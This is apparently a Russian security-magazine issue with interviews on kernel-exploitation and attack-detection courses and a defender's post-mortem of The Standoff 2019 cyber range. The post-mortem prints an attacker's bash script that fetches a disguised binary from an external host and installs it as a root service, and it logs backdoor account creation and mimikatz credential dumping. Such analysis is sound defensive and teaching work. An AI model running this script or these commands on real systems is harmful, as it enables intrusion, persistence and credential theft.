В 2009 году, когда я был студентом 4-го курса, я узнал, что у нас в вузе по обмену учится парень из Дрезденского технического университета. Корпуса наших общежитий были рядом, и однажды, набравшись смелости и собрав в кучу все свои знания английского, я пришел с ним познакомиться. С этого началась наша многолетняя дружба с Йоханнесом. Он рассказал мне о том, что на свете есть free software, GNU/Linux и CCC[1]. Сейчас на CCC десятки участников из России, а в 2010 году я был одним из первых «наших», кто оказался на этой крупнейшей международной конференции по компьютерной безопасности.

И ты тоже решил делиться своим увлечением?

Да, можно так сказать. Вспоминая себя студентом, я понимаю, как мне тогда не хватало профессионального кругозора. А еще больше не хватало преподавателя, который помог бы систематизировать знания и рассказал бы о новых интересных областях. Поэтому я решил потрудиться в этом направлении в свободное от работы время.

Что представлял собой твой спецкурс?

Это был полноценный практикум. Мы занимались почти три месяца каждую среду, с семи вечера и пока нас не выгонят охранники. Начали с теории по архитектуре операционных систем и с базовых навыков разработки ядра. Для практической части я написал специальный модуль ядра и намеренно внедрил в него уязвимости, которые нужно проэксплуатировать. Получилась такая тестовая песочница, в которой студенты могли экспериментировать с методами эксплуатации уязвимостей и способами обхода средств защиты. Я рассказал студентам о типах уязвимостей, об анатомии различных эксплойтов. Затем мы детально на практике изучили эксплуатацию использования памяти после освобождения для локального повышения привилегий.

---

1. *Chaos Communication Congress — крупнейшая европейская конференция по ИБ, проходящая уже более 30 лет и собравшая в прошлом году в Лейпциге 16 тысяч участников.*

А кто записался на курс?

Как я говорил, началось все в прошлом апреле с открытой лекции по безопасности ядра Linux в Бауманке. Я рассказал про классы уязвимостей, методы их эксплуатации, средства самозащиты ядра и про то, каким образом все это взаимосвязано. Получилось около трех часов, на две пары. На эту открытую лекцию пришли примерно пятьдесят человек. Мы отлично тогда пообщались.

После лекции ребята сказали: хотим чего-то практического, мол, очень интересная область и хочется себя попробовать. Я предложил вступительное задание на лето — подготовить на своем ноутбуке полную среду для разработки ядра Linux. И за лето из 50 человек, которые были на лекции, 20 попробовали сделать задание и десять человек довели работу до конца по результатам моей обратной связи.

И что за люди в итоге ходили на занятия?

Половина — выпускники, половина — студенты начальных курсов. При этом уровень у всех очень разный. Например, был один слушатель, который уже здорово разбирается в эксплуатации уязвимостей в ядре. С ним я, по сути, занимался индивидуально по теме фаззинга ядра, плюс привлекал его в общие обсуждения с другими участниками. Были и студенты с минимальным базовым уровнем.

На самом первом занятии я попросил каждого рассказать о себе и поделиться своими запросами и ожиданиями от курса. Я тогда записывал за каждым из них и потом, в процессе работы, сверялся с записями.

И какие были запросы?

Одни хотели попробовать на практике, что такое разработка ядра, другие интересовались методами безопасной разработки, нескольким была интересна именно эксплуатация уязвимостей. Цели, как обычно, самые разные.

К чему ты оказался не готов?

К двум моментам. Во-первых, вся эта работа заняла гораздо больше времени, чем я ожидал. Думал, что хватит трех двухчасовых занятий, а вышло больше двух месяцев. Я рассказывал в сущности о простых вещах, но среди пришедших оказались ребята с совсем базовыми знаниями, и разговор затягивался. В общем, потребовалось гораздо больше моих сил и времени, чем я предполагал.

Во-вторых, я ожидал от студентов намного большего интереса к теме и внимания к деталям. Однако из десяти только половина действительно смотрели глубоко, пытались что-то сделать сами, переписывали мой код, мои заготовки, прототипы, чтобы их понять и осмыслить. Но, наверное, ради таких вот четырех-пяти ребят я все это и затевал.

Какой опыт ты получил от преподавания, что нового открыл в себе?

Я очень доволен полученным опытом. Тем более, что у меня к этому дополнительный интерес: у меня сыновья, и я уже присматриваюсь к вузам, прикидывая, куда им пойти после школы. Учу их, незаметно подталкиваю к чему-то интересному...

Еще я понял, что со студентами мне гораздо интереснее, чем со школьниками. Я плохо помню себя школьником, но хорошо помню себя студентом. Когда я общаюсь со студентами, я пытаюсь передать им то, что сам хотел бы услышать, когда был студентом. Я словно сам с собой тогдашним разговаривал во время этого спецкурса, рассказывал о том, что сам, наверно, хотел услышать когда-то.

Поддерживаешь ли связь со своими слушателями?

Да, я продолжаю делиться с ними актуальной информацией по безопасности ядра, и они тоже подкидывают разную интересную информацию. У нас есть для этого телеграм-канал.

Будешь продолжать читать курс?

Сложно сказать сейчас. Было все-таки тяжело. Через какое-то время, я думаю, продолжу, но пока нужно систематизировать полученный опыт. Теперь я точно знаю, что я это умею и могу.

Что будет дальше? Чего хочешь от будущего?

Мне бы очень хотелось лучшего IT-сообщества в России. На завершающей нашей лекции мы со студентами очень много говорили о том, что наша профессиональная среда, к сожалению, очень недружелюбна к новичкам. Люди друг друга попросту не поддерживают, самоутверждаются за счет начинающих. Поэтому я говорил студентам: ребята, собирайте сообщество вокруг себя, один в поле не воин. Вспомнить хотя бы хакспейсы в Германии — в Берлине, Дрездене, Мюнхене, почти в каждом крупном городе... у нас таких нет.

Что за хакспейсы такие?

Это такое помещение, куда хакеры (в хорошем смысле этого слова) приходят, чтобы над чем-то поработать, пообщаться с единомышленниками, позаниматься своим хобби. Приходят люди совершенно разных профессий и интересов. В хакспейсе ты можешь сидеть за ноутом, паять, мастерить что-то на верстаке, даже приготовить еду на кухне. Для меня главное — какая там царит атмосфера и как люди общаются друг с другом. Ты просто заряжаешься хакерским энтузиазмом и наполняешься творческой энергией. Хочется, чтобы у нас в России тоже было такое. У нас море талантливых и нестандартно мыслящих людей.

Константин Грищенко

Старший консультант отдела образовательных программ

О курсе «Современные атаки на корпоративную инфраструктуру и их выявление»[1]

Парадигма информационной безопасности не так давно сменилась с «если нас взломают» на «когда нас взломают». Поэтому основным элементом любой системы защиты стал мониторинг событий ИБ. Но выявить сложные APT-атаки невозможно, если не понимать, как они происходят. Эксперты должны знать, чему они противодействуют, понимать образ мыслей злоумышленника и уметь выявлять из общего потока событий те, которые являются опасными. Задача нашего курса — на примерах показать, как осуществляются современные атаки, рассмотреть те следы, которые они оставляют в информационных системах, и — самое главное — научиться их выявлять. Таких практикумов, к сожалению, пока нет в стандартных вузовских программах. В вузах дают хорошую базу, фундаментальные знания, но без практики не может сложиться настоящий специалист. Мы хотим сократить ребятам путь от окончания вуза до начала полноценной карьеры; сейчас они выходят на рынок и начинают медленно набираться бесполезного «опыта». А многим компаниям, строящим собственные центры мониторинга, уже сейчас нужны люди, которые умеют выявлять современные, актуальные атаки. Слушатели нашего курса по его окончании смогут сразу приступить к работе в этих центрах и претендовать на более высокие стартовые позиции.

Мы лишь немного обобщаем уже известную теорию, а затем на практических занятиях разбираем конкретные примеры атак, рассматриваем их отдельные этапы, учимся выявлять их признаки, показываем, как SIEM-системы могут существенно упростить процесс обнаружения. При этом мы используем MaxPatrol SIEM, но знания и навыки, полученные у нас, универсальны, то есть пригодятся нашим слушателем и в том случае, если они столкнутся в своей работе с другими аналогичными системами.

1. *Курс успешно прошел в онлайн-формате.*

Михаил Савельев

Заместитель директора центра компетенции по образовательно-исследовательским технологиям

Мы стараемся нести в массы идею реальной безопасности, которая завязана даже не столько на какие-то конкретные программные продукты, сколько на профессионализм людей и общее понимание проблемы. Выстраивание реальной безопасности подразумевает необходимость отталкиваться от осознаваемых рисков. Свой разговор с заказчиками мы начинаем с вопросов «а чего боитесь вы?», «что может повлиять на ваш бизнес?». Затем мы оцениваем, могут ли эти страхи осуществиться на практике. Только после этого мы приступаем к построению защиты, которая должна гарантированно не допустить реализации риска, своевременно обнаружив злоумышленника. Времена, когда в компаниях внедрялся неясный набор средств без гарантии результата, прошли. В безопасность нельзя играть понарошку, и недопустимо тратить время и ресурсы на то, что не дает эффекта. Новое поколение ибэшников должно быть ориентировано именно на реальную защищенность. На наших курсах — не только для студентов Бауманки, но и для партнеров и клиентов — мы учим реально противодействовать кибератакам. Это наш вклад в развитие отрасли.

Кибербитва The Standoff: как проходило противостояние

Екатерина Килюшева,
Евгений Гнедин

В 2019 году на Positive Hack Days уже в четвертый раз проводилось соревнование The Standoff (bit.ly/2WHe9an): это кибербитва между командами атакующих, защитников и экспертных центров безопасности (SOC) за контроль над инфраструктурой виртуального города City-F.

Перед атакующими стояли те же цели, к которым обычно стремятся киберпреступники, — украсть деньги из банка, похитить конфиденциальные данные, устроить технологическую аварию. Они старались выполнить задания, а команды защитников совместно с командами SOC обеспечивали безопасность своих предприятий и были готовы оперативно отражать атаки. За ходом The Standoff наблюдал экспертный центр безопасности Positive Technologies (PT Expert Security Center). Наши спецы проанализировали события, которые были зафиксированы средствами защиты Positive Technologies — MaxPatrol SIEM, PT Network Attack Discovery, PT Application Firewall, PT MultiScanner, PT ISIM. С их помощью была восстановлена полная картина противостояния. В этой статье мы расскажем о том, что происходило на площадке и как действовали команды при атаках на различные предприятия и на инфраструктуру города.


Инфраструктура города F

Город F стал значительно больше, чем раньше. По сюжету это был современный цифровой мегаполис. Вот как выглядела его инфраструктура:


- ***Промышленность:*** основные предприятия города — ТЭЦ, нефтеперерабатывающий и химический заводы, которыми управлял холдинг Big Bro Group. Все их производственные процессы контролировались современными АСУ ТП.
- ***Транспорт:*** в городе работали аэропорт, морской порт, железная дорога, офис авиакомпании Hedgehog Airlines, штаб-квартира морского перевозчика Heavy Ship Logistics.
- ***Офисы:*** городская инфраструктура включала в себя IT-компанию Future Electronics, страховую компанию Behealthy, медиахолдинг City-F Media Group и даже футбольный клуб Voshod.
- ***Финансы:*** жители пользовались сервисами банка E-Coin Bank.
- ***Связь:*** национальный телеком-оператор Future TeleCom предоставлял услуги сотовой связи и доступ в интернет.
- ***Умный город:*** на улицах было оживленное автомобильное движение, а управление светофорами на перекрестках, освещение улиц и дорог — полностью автоматизированы.

Вся инфраструктура города была представлена в виде большого макета на площадке мероприятия. Площадь макета составила около 17 квадратных метров. Для его создания было использовано более 3000 искусственных деревьев, 467 различных фигурок, 153 метра миниатюрных рельсов и более 300 метров проводов.

Hedgehog Airlines




Future Electronics



Behealthy

Heavy Ship Logistics




FC Voshod


Интернет

Future TeleCom

E-Coin Bank



City-F Media Group



Big Bro Group

Железная дорога
Нефтехранилище
Электростанция
Химический завод
Автоматизация зданий
Городское освещение

Хакеры

Не только Москва: умный город в Абу-Даби

В середине октября в солнечном Абу-Даби разгорелось противостояние специалистов в области кибербезопасности. На протяжении трех дней атакующие (red teams) и защитники (blue teams) сражались в битве The Standoff за цифровое пространство виртуального города, который построили специально для недели кибербезопасности HITB+CyberWeek 2019.

Специалисты Positive Technologies развернули на игровой площадке макет индустриального города Kabaka. Уменьшенная копия мегаполиса была призвана наглядно демонстрировать участникам конференции последствия кибератак на критически важную инфраструктуру.

В соревновании приняли участие 60 специалистов по кибербезопасности. Атакующих было семь команд — из стран Ближнего Востока и Восточной Европы. На стороне защиты сражались три команды — две из ОАЭ и одна из России.

Кратко о результатах трехдневного противостояния на конференции HITB:

- Из всех компаний были похищены корпоративные адреса сотрудников и сведения о заработной плате.
- Из двух компаний (HiPower и Federal Oil Company) атакующим удалось похитить корпоративные документы. Кроме того, из Federal Oil Company были похищены телефонные номера сотрудников.
- Команда-победитель True0xA3 дважды нарушила технологический процесс в Federal Oil Company — перекрыла клапан, остановив тем самым подачу нефти, и разлила топливо в нефтехранилище компании.
- Команда team404 сумела вывести деньги со счетов клиентов банка.
- Четыре из семи команд приняли участие в bug bounty и прислали 25 отчетов о найденных уязвимостях. На bug bounty пришлось 12% от общей суммы игровых очков, заработанных командами.
- Две из семи команд установили майнеры на 9 скомпрометированных узлах.

Итоги противостояния на PHDays

В соревновании участвовали 18 команд атакующих, шесть команд защитников и три команды SOC (bit.ly/2WIarNy). Атакующие выполняли задания, за успешное выполнение они получали виртуальную валюту — публи. Защитники обеспечивали безопасность вверенных им офисов и отражали атаки нападающих. Команды SOC наблюдали за происходящим в городе и помогали командам защитников — оказывали услуги по мониторингу сетевой активности, обнаружению и расследованию инцидентов.

Пять офисов с одинаковой исходной конфигурацией (офис страховой компании, авиакомпании, футбольного клуба, медиахолдинга и IT-компании) находились под наблюдением защитников, которые должны были заранее проверить системы на наличие уязвимостей, принять меры для устранения выявленных недостатков и установить свои средства защиты. Отдельная команда защитников обеспечивала безопасность банка E-Coin Bank, но не участвовала в общем рейтинге. Остальные сегменты игровой инфраструктуры остались незащищенными (как это иногда бывает и в жизни).

Команда True0xA3 первой захватила офис холдинга Big Bro Group и долго удерживала его под своим контролем. Однако позднее доступ к офису получила команда «ЦАРКА». Атакующие пытались

перехватить друг у друга контроль над инфраструктурой и в итоге сохранили свое присутствие на отдельных узлах домена и смогли параллельно выполнять задания.

Эти же две команды смогли нарушить производственные процессы в сегменте АСУ ТП. Участники «ЦАРКА» организовали сбой на нефтехранилище, получив доступ к SCADA, откуда можно было управлять насосами для подачи нефти. True0xA3 также получили доступ к управлению подачей нефти, едва не спровоцировав аварийную ситуацию, и отключили освещение на городских улицах.

От кибератак пострадал и телеком-оператор Future TeleCom: некоторым командам удалось подключить выгодный тарифный план, в рамках которого абонентам предоставлялось повышенное качество связи даже при чрезмерной нагрузке на мобильную сеть.

Участники заранее знали, что по ходу игры инфраструктура будет меняться: организаторы подготовили несколько сюрпризов, которые влияли на взаимоотношения между компаниями города F и позволяли командам заработать дополнительные баллы. Например, к вечеру первого дня стало известно, что компания Big Bro Group приобрела медиахолдинг City-F Media, и поэтому появилась возможность перемещаться между двумя доменами.

Ближе к концу игры произошла крупная утечка данных: по задумке организаторов были скомпрометированы доменные учетные записи в каждом из защищаемых сегментов. Четыре команды защитников быстро среагировали на действия атакующих, но команда, за которой был закреплен офис страховой компании Behealthy, оказалась не столь расторопной. Атакующие проникли в сеть незаметно для защитников и обнаружили в сети сервер, для которого не были установлены обновления из бюллетеня MS17-010.

На протяжении всей игры с большим отрывом от остальных участников лидировали команды True0xA3 и «ЦАРКА», они выполнили наибольшее число заданий. Победителем в этом году стала команда True0xA3 (3 023 264 балла), а «ЦАРКА» (1 261 019 баллов) заняла второе место. Среди защитников больше всех баллов набрала команда Jet Security Team (44 040 600), которая отвечала за безопасность офиса транспортной компании Heavy Ship Logistics и не позволила атакующим взломать его инфраструктуру. Подробные результаты в финальном рейтинге (bit.ly/2JfvD5O).

Особенности атак

Мы рассмотрели все действия атакующих по модели MITRE ATT&CK. Эта модель изначально была создана, чтобы структурировать информацию о техниках и методах, к которым прибегают APT-группировки в реальной жизни. Нам эта модель позволяет продемонстрировать общую статистику по атакам, которые применяли команды, и наглядно показать, какие из техник применялись чаще и на каких этапах. Атакующие активно исследовали инфраструктуру, поэтому чаще всего закономерно выявлялись факты сканирования сетевых ресурсов (Network Service Scanning). Также часто фиксировались попытки эксплуатации уязвимостей в доступных сервисах (Exploit Public-Facing Applications) и подбора учетных данных (Brute Force). Среди распространенных действий после проникновения в офисы компаний участники использовали скрипты (техники Scripting и Powershell), ставшие уже классическими методы извлечения учетных данных и продвижения по сети (Credential Dumping и Pass-the-Hash).

Отсканируйте код, чтобы просмотреть топ-100 техник, которые используют атакующие

В топ-100 вошли техники, которые обычно применяются на этапе закрепления в сети, например Account Manipulation, Local Job Scheduling, Web Shell. Как оказалось, участники особенно основательно подошли к вопросам закрепления во взломанной инфраструктуре и защите от команд-соперников. Такое поведение в целом нетипично для CTF-соревнований и больше напоминает действия злоумышленников во время реальной APT-атаки.

За время игры наши эксперты увидели множество разных способов организации удаленного доступа к атакуемым системам. Участники загружали на атакуемые узлы веб-шеллы, устанавливали сетевые соединения средствами bash, SSH, netcat, Python и Redis-server. Во время атак на узлы, расположенные в DMZ офисов, командам атакующих приходилось пользоваться внешними сервисами. Так, в среднем у команд было по три внешних VPS-сервера, которые они использовали для установки обратных соединений (reverse shell) и хранения эксплойтов. Кроме того, применялись сервисы Pastebin для хранения шеллов и transfer.sh для выгрузки файлов на внешние хранилища. Разумеется, популярным способом доступа было подключение к узлам по протоколу RDP. Команды также использовали инструменты для удаленного администрирования, в частности TeamViewer и RAdmin.

Создан подозрительный исполняемый файл. Как видно на скриншоте из PT MultiScanner, это приложение — RAdmin.




Рисунок 1. Загрузка RAdmin

Некоторые участники прибегали к созданию VPN-туннелей. Например, после захвата домена Big Bro Group команда атакующих решила установить прямое сетевое соединение внутрь этой инфраструктуры. Сначала была выявлена загрузка и установка приложения OpenVPN от имени учетной записи administrator на основном контроллере домена, а чуть позже и на резервном. Для получения доступа необходимо было настроить маршрутизацию. Атакующие добавили все необходимые маршруты, после чего успешно подключились на контроллер домена по протоколу RDP, но уже из сети VPN.

Маршрутизация — штука непростая, особенно когда ее много, она разнообразная и хаотичная. Поэтому даже у самых высококлассных мастеров не всегда получается прописывать маршруты корректно. На скриншотах можно увидеть, как атакующие удаляют ненужные маршруты и добавляют новые.

time	correlation_name	datafield5
22.05.2019 00:00:42	ESC_Detect_Recon_tools_and_command	c:\windows\system32\route.exe add 198.18.26.0 mask 255.255.255.0 198.18.25.1
22.05.2019 00:00:42	ESC_Detect_Recon_tools_and_command	c:\windows\system32\route.exe add 198.18.25.0 mask 255.255.255.0 198.18.25.1
22.05.2019 00:00:42	ESC_Detect_Recon_tools_and_command	c:\windows\system32\route.exe add 172.22.62.0 mask 255.255.255.0 198.18.25.1
22.05.2019 00:00:42	ESC_Detect_Recon_tools_and_command	c:\windows\system32\route.exe add 172.16.61.0 mask 255.255.255.0 198.18.25.1
22.05.2019 00:00:42	ESC_Detect_Recon_tools_and_command	c:\windows\system32\route.exe add 172.16.63.0 mask 255.255.255.0 198.18.25.1
22.05.2019 00:00:42	ESC_Detect_Recon_tools_and_command	c:\windows\system32\route.exe add 172.22.61.0 mask 255.255.255.0 198.18.25.1
22.05.2019 00:00:42	ESC_Detect_Recon_tools_and_command	c:\windows\system32\route.exe add 172.22.40.0 mask 255.255.255.0 198.18.25.1
22.05.2019 00:00:42	ESC_Detect_Recon_tools_and_command	c:\windows\system32\route.exe add 172.22.63.0 mask 255.255.255.0 198.18.25.1

time	correlation_name	datafield5
21.05.2019 23:51:10	ESC_Detect_Recon_tools_and_command	c:\windows\system32\route.exe delete 198.18.26.0 mask 255.255.255.0 198.18.25.1
21.05.2019 23:51:10	ESC_Detect_Recon_tools_and_command	c:\windows\system32\route.exe delete 198.18.26.0 mask 255.255.255.0 198.18.25.1
21.05.2019 23:51:11	ESC_Detect_Recon_tools_and_command	c:\windows\system32\route.exe delete 198.18.25.0 mask 255.255.255.0 198.18.25.1
21.05.2019 23:51:11	ESC_Detect_Recon_tools_and_command	c:\windows\system32\route.exe delete 176.58.123.25 mask 255.255.255.255 198.18.25.1
21.05.2019 23:51:11	ESC_Detect_Recon_tools_and_command	c:\windows\system32\route.exe delete 176.58.123.25 mask 255.255.255.255 198.18.25.1

Рисунок 2. Настройка маршрутизации

Необычным образом отметилась команда Another Team. Во время атаки на сервис авиакомпании Hedgehog Airlines они использовали для закрепления свой внутренний инструмент на языке Go. Атакующие загрузили с внешнего сервера скрипт, который добавляет в директории автозапуска исполняемый файл. Этот файл создает VPN-туннель с удаленным сервером и ждет, когда к этому же серверу подключится клиент.

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Tue, 21 May 2019 15:42:58 GMT
Content-Type: application/octet-stream
Content-Length: 4728
Last-Modified: Tue, 21 May 2019 10:49:46 GMT
Connection: keep-alive
ETag: "5ce3d7ca-1278"
Accept-Ranges: bytes

#!/bin/bash

clear

export histfile=/dev/null

which curl >>/dev/null
if [ $? -eq 0 ]; then havecurl=0; else havecurl=1; fi
which wget>>/dev/null
if [ $? -eq 0 ]; then havewget=0; else havewget=1; fi

cursys=$(ps --no-headers -o comm 1)
function_step01 () {
echo "============================================================"
echo "Downloader: WGET"
echo "Action: Installation"
echo "Linux base: Systemd"
wget http://phd99.amzon.top/Jp0jj6uopn0lwO25QR8GpAS/Z7csDg0G7x49pldW8c7lz1F -O /usr/bin/vmware-checkupd
chmod +x /usr/bin/vmware-checkupd
cat << EOF > /etc/systemd/system/vmware-checkupd.service
[Unit]
Description=Agent
After=network.target

[Service]
User=root
Type=simple
ExecStart=/usr/bin/vmware-checkupd
Restart=on-failure
TimeoutStartSec=0

[Install]
WantedBy=default.target
EOF
systemctl daemon-reload
systemctl start vmware-checkupd.service
systemctl status vmware-checkupd.service
systemctl enable vmware-checkupd.service
}
```

Загрузка исполняемого файла, предназначенного для закрепления в ОС

Загрузка с внешнего домена phd99.amzon.top

сохранненый файл /usr/bin/vmware-checkupd

Добавление атрибута x, необходимого для выполнения файла

Добавление новой службы systemd

Среда выполнения - root

Перезапуск и включение службы

```
function_step02 () {
echo "============================================================"
echo "Downloader: WGET"
echo "Action: Installation"
echo "Linux base: Init"
rm -f /var/run/ntpupdate.pid
wget http://phd99.amzon.top/Jp0jj6uopn0lwD25QR8GpAS/Z7csDg0G7x49pldW8c7lz1F -O /usr/sbin/ntpupdate
wget http://phd99.amzon.top/initd.script -O /etc/init.d/ntpupdate
chmod +x /usr/sbin/ntpupdate
chmod +x /etc/init.d/ntpupdate
chkconfig ntpupdate on
service ntpupdate start
service ntpupdate status
}
```

Тот же файл загружается в /usr/sbin/ntpupdate

Загружается скрипт автозапуска файла при старте ОС в /etc/init.d/ntpupdate

Рисунок 3. Добавление исполняемого файла в автозапуск

Помимо этого, отметим использование утилиты 3proxy для подключения ко внутренним узлам из сегмента DMZ, а также утилит Responder и Inveigh, которые применялись для проведения relay-атак.

Покажем, какие еще техники закрепления использовали команды, на примере атаки на компанию Big Bro Group. Как мы рассказывали, офис этой компании не защищался, поэтому его взломали очень быстро. Команда True0xA3 первой обнаружила уязвимость MS17-010 на сервере Remote Desktop Gateway (RDG), где была установлена Windows 2012 R2, и сразу проэксплуатировала ее.

Чтобы другие команды не воспользовались той же уязвимостью и не перехватили контроль над инфраструктурой, атакующие закрыли порт SMB. Используя встроенную утилиту Windows netsh, они добавили блокирующие правила в политику локального межсетевого экрана, таким образом отключив доступ к узлу по протоколам SMB и RPC. Также они отключили службы сервера терминального доступа, это было видно по изменениям значений соответствующих ключей реестра. Спустя несколько минут с помощью утилиты netsh был закрыт доступ к TCP-портам 80 и 443.




Рисунок 4. Закрытие TCP-портов

Владельцы инфраструктуры Big Bro Group решили установить последние обновления ОС, чтобы другим участникам ничего не удалось взломать. Они запустили службу Windows Update на многих узлах домена, в том числе на резервном контроллере домена.

Рисунок 5. Установка обновлений ОС

Атакующие создали несколько привилегированных учетных записей. Поскольку эксплуатация уязвимости MS17-010 дает злоумышленнику возможность выполнять произвольный код с привилегиями учетной записи SYSTEM, то это позволило им создать нового пользователя и добавить его в привилегированную локальную группу безопасности. Некоторые новые пользователи были добавлены в доменную группу безопасности Domain Admins. Также были точечно повышены привилегии для других пользователей.

time	event_src.host	correlation_name	datafield5
21.05.2019 10:18:21	rdg.bigbrogroup.phd	ESC_Detect_Add_New_User_in_Commandline	net user backadmin @gj.tkbkjfp! /add
21.05.2019 10:18:21	rdg.bigbrogroup.phd	ESC_Detect_Add_New_User_in_Commandline	c:\windows\system32\net1 user backadmin @gj.tkbkjfp! /add
21.05.2019 10:18:21	rdg.bigbrogroup.phd	ESC_Detect_Add_New_User_in_Commandline	c:\windows\system32\net1 user backadmin @gj.tkbkjfp! /add
21.05.2019 10:18:21	rdg.bigbrogroup.phd	ESC_Detect_Add_New_User_in_Commandline	net user backadmin @gj.tkbkjfp! /add
21.05.2019 10:18:28	rdg.bigbrogroup.phd	ESC_Detect_Add_New_User_in_Commandline	net localgroup administrators backadmin /add
21.05.2019 10:18:28	rdg.bigbrogroup.phd	ESC_Detect_Add_New_User_in_Commandline	net localgroup administrators backadmin /add
21.05.2019 10:18:28	rdg.bigbrogroup.phd	ESC_Detect_Add_New_User_in_Commandline	c:\windows\system32\net1 localgroup administrators backadmin /add
21.05.2019 10:18:28	rdg.bigbrogroup.phd	ESC_Detect_Add_New_User_in_Commandline	c:\windows\system32\net1 localgroup administrators backadmin /add

Рисунок 6. Добавление новой привилегированной учетной записи

Одним из основных способов получения учетных данных пользователей является создание дампа процесса lsass и его разбор. В частности, такой модуль реализован в утилите mimikatz, которой и воспользовались игроки. Вероятно, попытки извлечения учетных данных через модуль mimikatz оказались успешными — был получен пароль доменного пользователя administrator. После этого последовало успешное подключение по протоколу RDP с сервера RDG на контроллер домена.

time	event_src.host	correlation_name	object_name	datafield6	src_ip	dst_ip	dst_port
21.05.2019 10:17:05	rdg.bigbrogroup.phd	ESC_Detect_Possible_Cred_Access_Mimikatz_ps	lsass.exe	0x1010	10.126.255.2	172.22.61.13	4444
21.05.2019 10:16:56	rdg.bigbrogroup.phd	ESC_Detect_Possible_Cred_Access_Dump_ps	lsass.exe	0x1f3fff	10.126.255.2	172.22.61.13	4444

Рисунок 7. Попытка извлечения учетных данных из памяти ОС

